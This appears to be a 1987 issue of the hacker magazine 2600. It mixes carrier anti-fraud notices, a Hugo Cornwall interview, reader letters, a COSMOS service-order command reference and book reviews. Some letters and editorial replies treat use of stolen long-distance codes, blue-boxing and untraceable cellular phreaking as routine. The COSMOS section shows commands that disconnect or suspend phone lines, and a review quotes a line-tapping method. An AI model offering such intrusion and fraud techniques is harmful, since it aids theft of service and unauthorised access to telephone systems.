333 Metro Park
Rochester, New York 14623
716/475-8000

February 2, 1987

Dear RCI Customer:

As RCI continues to grow and expand its long distance services, we have become susceptible to a problem facing all long distance companies. Toll Fraud -- or making long distance calls on another individual's account -- is an industry-wide problem that has been increasing steadily.

We are concerned about Toll Fraud, and are adding 3-digit Personal Identification Numbers (PIN) to help prevent abuse on our customers' lines. Similar to a bank PIN code, customers will be required to dial their PIN code following their authorization code.

Within the next several weeks, you will receive your Personal Identification Number and dialing instructions. We will also tell you on what date you should begin using your code.

If your telephone equipment is programmed to dial RCI access numbers and authorization codes, we will have to work with you to re-program your equipment. To avoid any service interruption, please contact Judy Allen in our Customer Service Department, toll free, at 1-800-828-2733 by February 18, 1987. Judy will also be able to answer any other questions you have about this program.

Suzanne Crouse
Customer Service Assistant Manager
RCI Corporation

US SPRINT
8001 STEMMONS
DALLAS TX 75247

E-MAIL TM

02/03/86 18:29:52 1063 323
02/03/86 18:43:37 MTAA

Attention: US Sprint Customer

A review of the number of calls made on each customer code is a part of our daily maintenance program. A recent review of your account shows a significant increase in calls as compared to your previous usage.

We were unable to contact you by telephone today to discuss this, and because we were concerned the calls being made on your code were unauthorized, we have suspended the code in question and will issue a new code as soon as you contact our Customer Service Department. Call us toll free at: 1-800-531-4646

We apologize for any inconvenience caused by this procedure and thank you for your continued business with US Sprint.

Sincerely,

US Sprint

WE SEEM TO BE GETTING LETTERS LIKE THESE EVERY COUPLE OF WEEKS. SOME, LIKE SPRINT, CAN'T EVEN GET THE DATE CORRECT!

CORNWALL *(continued from page 5)*

also think that because there were so many video text services, Prestel and type U H services to look at that on the whole British hackers weren't so much interested in big computer networks so it took them a bit longer to discover PSS and the various university networks like JANET (Joint Academic Network) and things like that.

In essence there is very little difference in the culture but a slight difference of preoccupation in terms of what they are looking for.

As a system, what do you think of Prestel?

You could go on and on and on about that. Prestel is extremely interesting as a matter of history. It had enormous ambitions, but its ambitions were all formed about the year 1975 which was eons before anyone visualized the home computer as being possible, so Prestel visualizes and suffers from it. People accessing computers via their television sets. Which is why you got a 40 by 24 character display, these rather curious graphics which was a function of the belief that memory was going to be unbelievably expensive and that 1k of display memory was really as far as you could go.

"...this idea that the hacker can somehow fight back, that's the reason why non-hackers admire them so much."

Also that the ordinary untrained person could never be expected to actually type words into a machine, you had to have all your commands being sole numbers. So you got this curious electronic card file type of structure and everything is available via pages or very simple numeric routing commands. Because Prestel is stuck with all of this sort of thing and if you like human knowledge about computers moved on fast, Prestel has to become more sophisticated, remain compatible with its 1975 format and a lot of the things you would want to be doing on a public access database, unbelievably clumsy. For example, you can order things, all the shopping and what have you, but you have to do it via a system called a gateway which is essentially, the way it works is that the gateway opens to receive a command string from you and it closes, the command string is processed in the remote computer, the gateway opens to give you the answer and closes again so on and so forth. Any more slightly more complicated interaction is unbelievably slow.

You could run an online service with view data as the front end processor, but it looks ridiculous, it behaves in a ridiculous format, so for certain types of services I suppose it's not too bad, it's like retaining a horse and buggy type of system when everyone is going around in gas driven internal combustion engines.

Can you see Prestel evolving from what it is now?

I don't think it will do, they're trying to make it evolve but I think it is going to remain as a historic curiosity. It's fairly [acceptable] in one or two industries, particularly the travel trade; it's quite useful for fast moving financial data. It will make very, very small movements but it will be relying on its installed user base. The way people are using it now is via emulators on personal computers. On my personal computer I obviously got video text, Prestel in other words type software and it's no effort to call into Prestel or any of the other online services.

I just can't see any electronic publisher saying, "Christ Almighty, we're really going to have to use this thing, this is wonderful." In fact, most electronic publishers nowadays publish in a variety of formats, they publish in an online format, they publish in a videotext format, and of course if their material is suitable they would also be thinking about publishing in a CD ROM type format and anything else that becomes available. It's merely a format and the decision to publish in it is "well, are there going to be enough people out there to make it worth my while?"

Electronic publishing in the form that you mentioned, how does it work over here, everything is online?

Well, you have a variety of systems, electronic publishing for the financial community, which is obviously the most lucrative area, is still very hardware bound in that if you want to get the service then the way the supplier wants to let you have it is that you have to buy his hardware and feed it down the leased line as well as getting the service.

That's the case with Reuters, they are under a lot of pressure to get rid of that and that is applied to most other services. You can hack into them because there is always exhibition/demonstration lines, dial-up lines available and then if you can fiddle with a personal computer system cleverly, you can get the services. Other forms are basically available online and you get it via PSS which is the British Telecom equivalent to Telenet or Tymnet.

(continued on page 15)

Some Suggestions

Dear *2600*:

I would like to thank you for your superb magazine. It would be a big plus this year if you could: 1) Show people what to do with a blue box now, before its death; 2) Teach how to hack a code with or without a computer like in your May 1986 issue; 3) Put out a list of exchanges like 950-1088 or 950-1033 etc. with the equivalent in 800 numbers and also tell us how many digits for their access code since it appears that some of them have more digits than originally.

I observed in Manhattan some fellows dial 950-1088, enter a valid access code plus a number (with the 517, 219, 601, or 505 area code and trunk it with 2600 hertz then KP 809 XXX-XXXX ST and reach their party in Santo Domingo. I wonder whether you could explain how they avoid CCIS.

In your May 1986 issue, page 3-38 there is an algorithm by Nynex Phreak which was one of the best. It was good for one month as described, but apparently some executive at MCI read that article and in June the message was changed to confuse people but with a little ingenuity you could still hack numbers according to the same explained principle. I had kept a list of codes which I used until December 24, 1986 on which day their computer invalidated all my codes. I would greatly like to know how many digits they use in their access code. Enclosed is a self addressed envelope so that you could provide me with a reply.

The Perpetrator

Here's your reply in a different envelope. We wish we had the time to reply personally to all of the letters we get but we simply do not.

We've published lists in the past of 950 numbers and 800 numbers as well. We'll be doing this again shortly. As far as how many digits are in a particular company's codes, it would be a full time job to keep track. Almost every day some long distance company somewhere changes their code pattern. Some even have more than one pattern. And quite a few have codes of varying lengths. If it's any help, our MCI codes are all five digits and our Sprint codes are nine. Beyond that it starts getting complicated.

We've printed full isntructions in the past as to how blue boxes are used. They do still work perfectly from a few locations to a few locations, but they become fewer every day.

Some Numbers

Dear *2600*:

Here are some phun numbers to call in the 716 area code:
688-3000 to 688-3040—University of Buffalo (VAX/CYBER)
878-5533 and 878-4611—Buffalo State Computing Service
874-3751—Computer Science
681-8700—BOCES
856-0720—Ticketron Buffalo
836-0000, 837-0000, 850-0000, 854-0000, 855-0000, 856-0000—weird tone.

I don't understand these numbers with weird tones and suffixes of 0000—is there any explanation to this? And does this happen in other area codes? Thanks.

Silver Bandit

Yes, it happens everywhere. Those are probably test numbers from the phone company. Why don't you call one and have it show up on your local bill? Then call the phone company and demand to know who that number belongs to and why it's on your bill. That's the easiest way.

On Cellular Phones

Dear *2600*:

Congratulations for beginning to publish articles on cellular telephones! The only thing wrong with the article

was the title—"a look at the *future* phreaking world". Cellular telephone phreaking is not in the future. To my knowledge, cellular telephone phreaking has been going on for about four years in at least one major metropolitan area. The lack of detailed information on cellular telephone phreaking in this publication has thus far placed *2600* in the dark ages.

Computer assisted blue boxing is still essentially the same as blue boxing in the dark ages of 1961. The same MF tones were used in 1961 and the phreakers were *very* successful. The advantages of using cellular telephones for phreaking and hacking instead of using land lines is outstanding. Cellular phones are the most immune to tracing even if used from a fixed location and it is virtually impossible to be nailed if you use one from a different location every time and for short duration or while you are travelling on a highway.

You mentioned in the article that for detailed info you should consult *EIA Standard CIS-3-A*. This publication has been outdated and has been replaced with *IS3-C*. Everyone interested in using cellular phones to their full potential should order all the publications on the subject from EIA, 2001 I Street NW, Washington, DC 20006, or you can call them at 202-457-4900.

The New Age Phreaker

We have yet to hear from a group of cellular phreakers, though we don't doubt they exist. By the way, have the Newspeakers among us begun saying celtels yet?

ANI Trouble

Dear *2600*:

The man who asked the question in the "Letter You Wrote" page, in the November issue, signed "Frustrated in Miami" regarding his ANI, evidently didn't read the Miami newspapers.

Some time ago, a school administrator named Johnny Jones was accused of stealing school funds. Unknown to him his telephone had been tapped.

This is an excerpt from the *Miami Herald* newspaper:

"Why, you may have wondered, did Johnny Jones continue to call his friend in Maryland despite the suspicion that his phone was tapped? Because, transcripts of those conversations disclose, Jones believed he had a secret number that told him whether his phone was tapped. Jones mentioned the number in almost every conversation with his friend and explained that if you call the number, your phone is clean. If you call and get a busy signal, your phone is tapped.

"Wrong. 'That's a test number for telephone installers,' says a Southern Bell spokesman. 'When they go out, installers have to hook up a lot of wires, and that number is a final checkpoint to see if they've got the right ones connected.' The spokesman says the phone company has lots of test numbers and a rumor for almost every one. 'As for the number Jones called, if you call it and get a busy signal, it simply means the line is busy, not that your phone is tapped.' "

The number, incidentally, isn't located in some supersecret vault in Langley, VA. It's in an electronic switching station off Red Road in South Dade. OK, OK. Call 1-200-666-6763.

If you have a letter to send to us, feel free to write. Don't ramble on for too long or we'll have to chop bits out. The address to write to is 2600 Letters Editor, PO Box 99, Middle Island, NY 11953.

 (continued from page 7)

Error Handling

Service order transactions interact with the user frequently. Each time the transaction is ready for new input, it will respond with an underscore at the beginning of the new line. This indicates that the preceding line is correct. If an error does occur, the transaction will respond with an error message and prompt for correction. When an error occurs, you have 4 choices: 1. Re-enter the entire field correctly; 2. Enter line-feed to ignore (checks rest of line); 3. Enter a ";" to disregard the present circuit; 4. Enter a "."—the transaction will disregard all input and exit.

H-LINE Inputs

H-LINE input for the service order trio SOE/CSA/TSA is being rigidly defined according to three categories. These categories contain fundamentally different types of order/facility information for the order.

Category 1: ORD, OT, DD, FDD, OC, DT, SG, EO, LC.

Category 2: US, FEA, CCF, CAT, BTN, SS, AO, RZ, FR, GP/CG, CTX/CG/MG/NNX, LDN, RTI.

Category 3: FW, RW.

Category 1 items are primary—once defined they cannot be changed by conflicting category 2 and 3 lines.

Service Order Transactions

Transaction	Definition
SOE	Service Order Input
TDZ	Telephone Number Assignment lists
LDZ	Line Equipment Assignment list
SOH	Service Order withheld
SOM	Service Order Modification
SOC	Service Order Cancellation
SOW	Service Order Withdraw
SCM	Service Order Completion by MDF
SCP	Service Order Completion by PAO
SCA	Service Order Completion Automatic
SCF	Service Order Completion for MDF automatic
SCI	Spare Cable pair inquiry
CDD	Change Due Date
BAI	Bridge Lifter Assignment Inquiry
LAI	Line Equipment Assignment Inquiry
NAI	Telephone Numbers Assignment Inquiry
TAI	Tie pair assignment Inquiry
EDZ	Facility Emergency Assignment list for backup
MAP	Manual Assignment Parameters
MAL	Manual Assignment list
TSW	Total Service Order Withdraw

Transactions Defined

SOE—Service Order Establishment:

Establishes a pending service order. The types of orders are: NC, CD, CH, F, T, SS, RS, R, RF. Reassociations are treated as change orders.

- H-LINES must contain ORD, DD, and OT. Optional facilities: FW, RW, FDD, AO, FR, SG, and either DT or OC.
- I and O LINES may contain US, FEA, CP, OE, TN, RZ, NNX, PL, TP, TK, BL, SE, CON, MR, BTN, RC, RE, RT, STC, STN, STO, CCF, LCC, and RTI.
- ESS orders requiring coordination by the recent change input center may be flagged with an input of "RW C".

Example of an NC (New Connect):

```
WC% SOE
H ORD NCXXXXXX/DD 01-01-86/OT NC/FDD 02-05-86/DT AM
_I CP XXXXX-XXXXXX/OE ?/TN ?/US 2FR/FEA RNNL
_.
```

Example of a CD (Complete Disconnect):

```
WC% SOE
H ORD CDXXXXXX/DD 01-01-85/OT CD
_O TN 534-1822
_.
```

Example of a CH (Change):

```
WC% SOE
H ORD CHXXXXX/OT CH/DD 01-01-86/TN 534-1822
_O TN 534-1822/STN CO
_I TN ?
_.
```

Example of SS (Suspension):

```
WC% SOE
H ORD SSXXXXX/OT SS/DD 01-01-86
_O TN 534-1822/SS SB
_.
```

TDZ—Telephone Number Assignments List:

List the indicated number of spare directory numbers for a NNX code, and directory number type.

- Up to 25 directory numbers can be specified, using the prefix LC.

Example:

```
WC% TDZ
H NNX 534/TT G/LC 7     (LC can be up to 25)
.
```

(continued on page 20)

CORNWALL

(continued from page 11)

There are also data-nets that use a Prestel like format but are not Prestel and you can get a number of services that way as well for example the equivalent to TRW for credit checking data is called CNN, that's available in the video text format. That doesn't come out via postal, it comes out via its own data network and there are other data networks with other services on them as well. So that's basically how it works.

Have you planned any future books on computer crime?

Well, I am writing a much more serious book at the moment called "Data Theft" which is intended for the chief executive officer of the CDO market and that is encouraging those people to the belief that they can't leave data security to a mere technical functionary. Though it is much more preoccupied with industrial espionage and fraud. It is not going to be in any way a tongue and cheek book. "Out of the Inner Circle" was alleged to be a book on computer security, but is manifested for hackers. This is a book on computer security and it is intended for chief executive officers and I don't think hackers would find it of any direct interest though I hope they are going to read it.

One of the things I do want to get over is this notion that most computer crime is committed by insiders, computer criminals are normally employed by their victims. I want to talk alot about police training or rather the lack of it and lack of responsive criminal code to cope with it. I still see that there is a lot of room for frolicking with technology and I really like to promote hacking to what I believe is its rightful place—something for a tiny, tiny minority to amuse themselves with, without actually causing any serious harm to anybody.

In the book "The Rise of the Computer State" the author put forward the premise that there is no defense against computer bureaucracy and having files built up on pretty well everybody, everything, and every move. Could you see hackers as a possible defense?

I have been asked this question in a slightly different form before. Not really, I think the mode of defense is that although these files can be built up, the files themselves are not necessarily terribly reliable.

One of the great problems with interpretive data is that they collect together so much information and so much gossip that although they can have it all on the screen in front of them they don't know whether it's terribly reliable. The value of the hacker I think is [a] somewhat dubious one in all of this. One of the reasons why I think there is so much room in people's hearts for the hacker is that they believe the hacker is going to provide that sort of defense which you were describing.

I actually wrote a piece for one of the papers about it [about] folk heroes arising, for example King Arthur is a very potent figure, Robin Hood is a very potent figure, and the potency of these things is that King Arthur is going to be [the] one and future king. Robin Hood, you know not a great deal is known about Robin Hood, but the great thing was that he stole from the rich to give to the poor and that probably is why he is remembered.

I think it is this idea that the hacker can somehow fight back, that's the reason why non-hackers admire them so much. I am afraid I don't believe that hackers are sufficiently good or sufficiently powerful or sufficiently able to combat that. I do think that every now and then though what a hacker can do is if he is very lucky, expose the stupidity [of] some of the power that is held on computers and maybe just enough that there is that element of defense that you're looking for.

But on the whole I would say the outlook for people/individuals in the computer age is not terribly good.

The Hacker's Handbook
by Hugo Cornwall
E. Arthur Brown Company, Alexandria, MN
169 pages
$12.95

Review by Roland Dutton

Strangely enough, this book actually lives up to its title. The author's stated purpose is to help the reader "grasp the methodology" and "develop the appropriate attitudes and skills, provide essential background and some reference material, and point you in the right directions for more knowledge." In this he succeeds, and in the meantime he gives us a lively and entertaining view of the world of British hacking.

The early chapters of the Handbook discuss the technical details of computer communications, the typical hacker's equipment, and the types of services or "targets" that a hacker might be interested in. The technical explanations are clear and accurate, and are neither too difficult for the beginner nor so simple that the seasoned system cruncher might not learn a few details from them. In general, the entire book appears to be an excellent beginner's manual, a very good intermediate manual, and enjoyable though certainly not indispensible reading for those who style themselves "advanced".

Two more chapters discuss "hacker's intelligence" and "hacker's techniques". Then computer networks and vidtex are discussed. The vidtex (also known as viewdata or videotext) chapter is interesting for American readers since none of those types of services are available here, and it's always interesting to know what's

(continued on page 21)

 (continued from page 8)

RBOC, PacTel, in San Diego.

800 number allocation

It used to be that you could tell the geographical location of an 800-NXX number by the NXX part. XX2's were intrastate, XX7's were in Canada, and every prefix represented an area code. However, about five years ago AT&T introduced "Advanced 800 Service" which permitted any INWATS (Inward Wide Area Telephone Service) call to be routed anywhere in the US, and even to different destinations depending on both the time of day and where the caller placed the call. Thus 800-DIALITT would reach the nearest ITT billing complaint center during the day, and at night the call could instead reach a main office left open. The company has to pay for the normal 800 INWATS lines and then an extra couple of hundred a month for the "vanity" number and a few cents for each translation of end phone line by time or location.

Until Fall 1986 if your CO was switched over to equal access your 800 call was routed to AT&T no matter what your default carrier. But now your CO must route all 800 calls to MCI which have any of these "exchanges": 234, 283, 284, 288, 289, 274, 333, 365, 444, 456, 627, 666, 678, 727, 759, 777, 825, 876, 888, 937, 950, 955, and 999. US Sprint gets 728 and WUD Metrophone gets those to 988. The individual BOC's get the XX2 exchanges (as these are filled with intrastate WATS lines). More exchanges will undoubtedly be grabbed by other carriers as they begin to offer 800 service. I don't know what happens if your company's 800 number's exchange gets taken over by Bargin Bob's Telefone Kompany. Hopefully you get to keep the old provider, but this would really make it tough to route. Don't know what happens either if your clever little phone number "word" belongs to Bargin Bob, guess you gotta suffer. If your CO isn't equal accessable yet, it just kicks the call onto the nearest intra-LATA tandem site for the proper routing.

However, don't bother to remember this. When Bellcore finally finishes the new Advanced 800 service the INWATS buyer can route his or her incoming call through a different carrier depending on the originating point or the time of call, as well as sending it to a different company office. When this happens, all 800 calls will have to be sent to the nearest tandem switch and get routed based on all this info. The local telco will get the money for providing the routing service.

As far as I know only AT&T gets your 900 calls, which were never grouped according to geography. Trivia fact number 1: INWATS numbers in England (to the US. International INWATS further confuses the geographical determination) are of the form 0800-XX-XX-XX. Only AT&T provides this. Trivia fact 2: INWATS was not introduced in 1967 as stated in the December *2600*, page 3-95. The first *inter*state INWATS lines were in 1967, but intrastate INWATS started in 1966.

Airfone Update

The future of Airfone, the pay telephone for use on airline flights is in limbo. Airfone's experimental license expires at the end of 1987, and the FCC will not reconsider its January 1985 decision refusing permanent frequencies. Airfone expects to continue with over 300 plane phones and the 65 ground stations even though there is no provision for frequency allocation. Airfone hopes to be allowed to use cellular frequencies.

Remember the Greediest!

More Nasty Business

UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
U UNCLASSIFIED U
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU

ADMINISTRATIVE MESSAGE

ROUTINE

R 071715Z SEP 86 ZYB

FM CNO WASHINGTON DC

TO NAVOP

BT
UNCLAS //N01600//

NAVOP 098/86
SUBJ: TELEPHONE CREDIT CARD FRAUD

1. TELEPHONE CREDIT CARD FRAUD CONTINUES TO OCCUR DESPITE AGGRESSIVE INITIATIVES BY COMMANDS AND THE HELP OF THE NAVAL INVESTIGATIVE SERVICE.

2. CONTRARY TO POPULAR BELIEF, THERE IS NO FREE LONG DISTANCE TELEPHONE SERVICE FOR OUR PEOPLE TO CALL ANYWHERE IN THE CONTINENTAL UNITED STATES OR OVERSEAS. NAVY PEOPLE USING UNAUTHORIZED CREDIT CARD NUMBERS ARE STEALING FROM COMMUNICATIONS COMPANIES AND BRINGING DISCREDIT TO THEMSELVES AND THE NAVY. MISUSE OF TELEPHONE CREDIT CARD NUMBERS OR FRAUDULENT USE OF AUTHORIZATION CODE NUMBERS WILL NOT BE TOLERATED. VIOLATORS ARE SUBJECT TO CRIMINAL PROSECUTION UNDER THE UCMJ AND CIVIL STATUTES, AS WELL AS ADMINISTRATIVE ACTION.

3. AN AGGRESSIVE PROGRAM OF EDUCATION, APPREHENSION AND PUNISHMENT IS NEEDED TO STEM THE TIDE.
BT

9977/250
COM: 0285

MI 0317 250/19:57Z 071715Z SEP 86
CNO WASHINGTON DC

UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
U UNCLASSIFIED U
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU

NEW DEVELOPMENTS

They've done it again. Our phone company has figured out a way to make a profit out of absolutely nothing. While we must commend them for their ever-present ingenuity, we must also point out that this is indeed the very last straw.

We all know how unjustified the charge for touch-tone service is. Touch tones make phone company equipment operate a lot faster, yet people can be fooled into thinking they're getting "access" to some kind of premium service. But the fact is that we all have access in the first place and the only way the phone company can change this is to invent a machine that makes your touch tones useless if you haven't paid. That's why touch tones work regardless of whether or not you pay for them on older phone systems. They're not sophisticated enough to operate that horrible machine. Remember—you're not actually paying for the service—you're paying for not being disconnected from the service.

The newest ripoff is a feature called "gold numbers". Do you remember the days when you could get a phone installed and ask if you could get a particular number? If the number was available, you'd be able to get it in most cases. Just like that. Well, you can kiss those days goodbye.

"For less than a quarter a day," the cheery little New York Telephone pamphlet says, "you could have a number that is easy to remember because of repeating or sequential digits. Or you might select any available 7-digit combination of numbers to suit your needs, perhaps trying for a number that translates into a word or phrase."

Isn't this brilliant? As if nobody had ever thought of selecting their own phone number before! And, since they were smart enough to come up with the idea, they've naturally earned the right to charge us $3 a month for one of these numbers or $6 a month for business customers. Maintenance charges, no doubt.

That's not enough? OK, here's some more. If the first three numbers you ask for aren't available (which doesn't necessarily mean they're being used), guess what happens? "A fee of $20 will apply for each 3-number search beyond the initial one." Twenty dollars just to apply for a number! And there's no guarantee you'll even get it! It could go on forever!

Obviously, the phone company is going to clean up on this if people are foolish enough to fall for it. One right after the other, we're seeing services that have always been free develop charges. While some changes in service are necessary because of the divestiture, this is certainly not one of them. It's time some nasty letters were written to our elected officials who have the power to do something about it.

Gold numbers indeed. Would anyone care to speculate on what they're going to try next?

Meanwhile there's an entirely new service that has sprung into being overnight. It's called PRS and it's being used by Mountain Bell and Pacific Bell. PRS stands for Personal Response System and means exactly the opposite. It seems that when you call up a directory assistance operator in those regions, the voice you hear saying, "Can I help you?" or "What city, please?" is actually a recording! Each operator records their own "greeting" and it plays when they pick up. This, according to the company, gives the operator some time to rest between calls. In fact, they like to refer to it as "the Pause that Refreshes and Satisfies." They say the customers just love it because the recording sounds so friendly and upbeat. Give us a break! It's just another way of turning those poor operators into machines. There's already a recording that gives the number, now there's one that picks up the phone! What's left?

2600 marketplace

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

CELLULAR TELEPHONE INFORMATION WANTED. I will pay a modest fee for info which has not yet been published in 2600. Please describe the type of info that you have and name your price. Mr. B., P.O. Box 2895, Brooklyn, NY 11202.

MANUALS OR INSTRUCTIONS NEEDED for two modems labeled Dataphone Channel Interface. One has label on the outside that says: 44A2 Series 1, Data Mounting, SD-1D247-01-J23 and the other says: 44A2 DATA MTG, SD-1D247-01-J23, SERIES 1 83 MG 12. The boards on the inside are labeled: DAS 829B-L1A, SERIES 4, 81MG3 and DAS 829BL1A, SERIES 5, 84 MG 04. Send info to: P.O. Box 50346, Raleigh, NC 27650.

PRIVATE INVESTIGATOR wants to hear from 2600 readers who have electronic equipment he can buy cheap! Gaslamp Private Eye is into Electronic Counter-measures/TSCM in the trade parlance. 425 "F" Street, San Diego, CA 92101. (619) 239-6991.

TAP BACK ISSUES—complete collection, vol. 1-83 plus supplemental reports and schematics. Approx. 400 pages of quality copies sent via UPS or US Mail. $100 includes delivery. Send cash, check or MO (payable to PEI). Cash sent same day, others allow 4 weeks, to: Pete G., Post Office Box 463, Mt. Laurel, NJ 08054

HEY YOU! This is the chance you've been waiting for! A new service of *2600* Magazine. Got something to sell? Looking for something to buy? Or trade? This is the place! And it's free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! And, if you send in the only ad we get, you'll get the entire page to yourself! Only people please, no businesses!
Deadline for March issue: 3/1/87.

 (continued from page 14)

Output example would look similar to this:

```
**EMERGENCY FACILITY ASSIGNMENT LIST 01-01-86
  RESERVED LINE EQUIPMENT
**NO SPARE LINE EQUIPMENT FOUND
  AVAILABLE DIRECTORY NUMBERS (7)
534-XXXX
534-XXXX, etc.
**TRANSACTION COMPLETED
```

SOW—Service Order Withdrawal:
Withdraws most recent version of a service order.

- Order number must refer to the latest version.

The H-LINE circuit ID identifies the order. Valid circuit identifiers are: TN, XN, PL, CP, OE, and TK.

Example:

```
WC% SOW
H ORD NC-XXXXX/TN 534-1822
.
```

SCP—Service Order Completion by PAO:
Record in the Service Order File the completion of an order by PAO.

- Standard SXX H line input.

Example:

```
WC% H ord CDXXXXXX/TN 534-1822
.
```

SCA—Service Order Completion Automatic:
Enters final completion on all service orders which have been or are not required to be completed by the MDF, are not in a held or jeopardy status, and are due prior to or on the current date.

- Two due dates may be entered on the H-LINE; SCA will complete orders due on or between the dates. Additional options are OT (order type), ORD, and SG.

Example:

```
WC% SCA
.
```

(complete all orders on or before this due date)

Example2:

```
WC%SCA
H DD 01-01-86/OT NC
.
```

(complete all NC (new connect orders)

CDD—Change Due Date:
Change due date of a service or frame order
Example:

```
WC% CDD
H ORD CH-XXXXXX/TN 534-1822
I DD 01-01-86
.
```

Output Example:

```
**ORD CH-XXXXX  DUE DATE 01-01-86
```

NAI—Telephone Number Assignment Inquiry:
Provides from 1 to 25 spare telephone numbers compatible with the input specifications.

- Input is an H-LINE with the TN type and NNX or RZ entries. The status of the TN supplied will be modified to reserved if ST is specified on the H-LINE.

Example:

```
WC% NAI
H TT X/NNX 534/ST RS
.
```

(This shows first available spare in prefix 534.)

MAP—Manual Assignment Parameter:
Permits the PAO to establish the parameters that will constitute the PAO Open-of-Day report.

```
WC% MAP
I NNX 534/ECS 1R/EQF TNNL/LC 50, etc.
```

(for line equipment)

(for telephone numbers of type B, 10)

```
I NNX 534/TT B/LC 10
```

(Thanks to Loki, Evel Eye, and Sir Galahad for their contributions.)

In the future we will be devoting more time to just what COSMOS means to the average person and how it can effect and disrupt their lives. There are many other computer systems that are capable of doing all kinds of other things to your personal lives. We welcome information and comments on them all.

Write to 2600, PO Box 99, Middle Island, NY 11953-0099. Or call the office at (516) 751-2600.

(continued from page 15)

going on elsewhere. As one might expect from a British author, the discussion of computer networks centers around the British public data networks, which are similiar to Telenet or Tymnet.

And for those hackers who have too many security officers chasing after them, one chapter discusses "radio computer data", also known as radio teletype or RTTY. This is not really hacking, but just an interesting way to use your computer when you're not moving satellites with tank parts ordered from TRW. You need a short wave receiver and an interface (which starts at $40), and you will be able to tune in various stations that use the international short-wave bands for transferring computer data. Sample listings in the book show a news bulletin about the Enver Hoxha Automobile and Tractor Combine in Albania, and some typical amateur radio conversations.

Every chapter always has one or two ideas or techniques that the capable hacker can use to expand his or her horizons. Here's one fun idea that rarely gets discussed, under the heading of "Hardware Tricks":

"For the hacker with some knowledge of computer hardware and general electronics, and who is prepared to mess about with circuit diagrams, a soldering iron and perhaps a voltmeter, logic probe, or oscilloscope, still further possibilities open up.

"One of the most useful bits of kit consists of a small, cheap radio receiver (MW/AM band), a microphone, and a tape recorder. Radios in the vicinity of computers, modems, and telephone lines can readily pick up the chirp chirp of digital communications without the need of carrying out a physical phone tap. Alternatively, an inductive loop with a small low-gain amplifier in the vicinity of a telephone or line will give you a recording you can analyze later at your leisure." [An inductive loop is a long piece of wire wrapped around in circles placed next to the line that you want to listen to. A typical inductive loop is the suction cup microphone that sticks to a telephone handset and records the conversation without being physically attached to the line.]

Overall, *The Hacker's Handbook* is a good book for those hackers who want to broaden their horizons, or who just need some new ideas. Hackers on both sides of the pond will get a better understanding of the magical machinery that places all this tintillating telecommunications within our grasp.

MCI AT&T

Automatic Teller Machines III
by John J. Williams, MSEE
Consumertronics Co.
P.O. Drawer 537
Alamogordo, NM 88310
$25.00

Review by Lord Phreaker

Automatic Teller Machines (ATM's) are the wave of the future in banking. Projections aim at 500,000 ATM's and Point of Sale terminals (POS) in place by the year 2000. By 1990 there will be $550 billion worth of ATM transactions per year. ATM's are becoming a major force in the banking industry, with more than 58 million Americans using them. But along with the added convenience and lower costs to banks of using ATM's, crimes involving these machines have grown enormously as ATM use expands.

Reported ATM crime in 1983 was between $70 and $100 million, and estimates run as high as $1 billion. These figures don't include muggings and other crimes directly against ATM users. With $50,000 in a newly refilled ATM, "a veritable cookie jar," these machines are becoming the focus of criminals. ATM fraud soon will become a major criminal activity.

John Williams begins his pamphlet with a series of apocalyptic warnings about the repercussions of this boom in ATM fraud. According to his "Background Information", John Williams is very convinced of the danger this growing area of fraud poses to the American public. His apocalyptic visions get carried to extremes, as he states that "I strongly feel that all forms of EFT [Electronic Funds Transfers, which include ATM's] are instruments of Satan

and must be destroyed to prevent enslavement by the Antichrist." These dire forebodings are interspersed throughout the text, complete with references to Big Brother. Williams also dislikes the banks and other capitalistic enterprises. He claims it is in the banks' best interests to suppress stories of ATM fraud losses. ATM transaction costs are much less than those dealing with live human tellers. In addition, Williams claims that once banks have gotten the public to prefer using ATM's, they will raise charges to the customer for ATM transactions. He also warns against the "ominous risks to our freedoms and privacy" as the ATM invades the home. Although these claims certainly make entertaining reading, they detract from the seriousness of the work and make it too easy to dismiss. However, once one gets beyond these ravings one realizes that there actually is some useful information here.

One area where the book excels is the section dealing with protecting oneself from fraud. Many of the suggestions are common sense, but many people don't even think of using them. Williams is especially concerned about violent crimes against ATM users by muggers. For example, he suggests that one never withdraw funds between 10 and midnight, as criminals can then make two days of maximum withdrawals with your card. Williams also addresses your legal rights. If a violent crime occurs within the ATM lobby, you can probably successfully sue the bank for improper safety measures. The section on how many ATM scams work is helpful, as most of them involve somehow tricking the victim into revealing his PIN. He also lists several warning signs of ATM fraud in progress or about to happen so one can avoid becoming another victim. The section on protecting oneself from fraud perpetrated by bank employees as well as more common criminals is indeed valuable, as is the discussion on EFT laws.

The technical section is interesting, but not very useful. Williams focuses on the Diebold ATM, which accounts for about 45% of installed ATM's, but one wonders if the information is out of date or only applies to one model. There is a discussion of several other models as well. He does enter into a useful and interesting explanation of ATM card magnetic strip formats, as well as encryption schemes. This really is the most interesting and informative part of the entire booklet, as he in depth discusses PIN encryption and data formats. The technical sections on how ATM's and ATM networks operate is also interesting, although not specific enough.

If you bought the book with the hope of finding out an easy way to break into an ATM machine, forget it. Most of the methods are sufficiently vague that you would have to do much more investigation on the topic anyway (luckily for the rest of us). Many of the physical attack methods are just the same as for pay phones (or any other armored object, though surprisingly many ATM's are only fire resistant, not burglar or tool resistant), and are really innately obvious. Many of the successful methods used in the past are due to programming mistakes which probably have been repaired. ATM security seems to be a rapidly evolving field, and major holes are patched as soon as they become apparent. The section on computer related break-in methods was especially vague, and much of the material was too generalized, and could be applied to any computer crime.

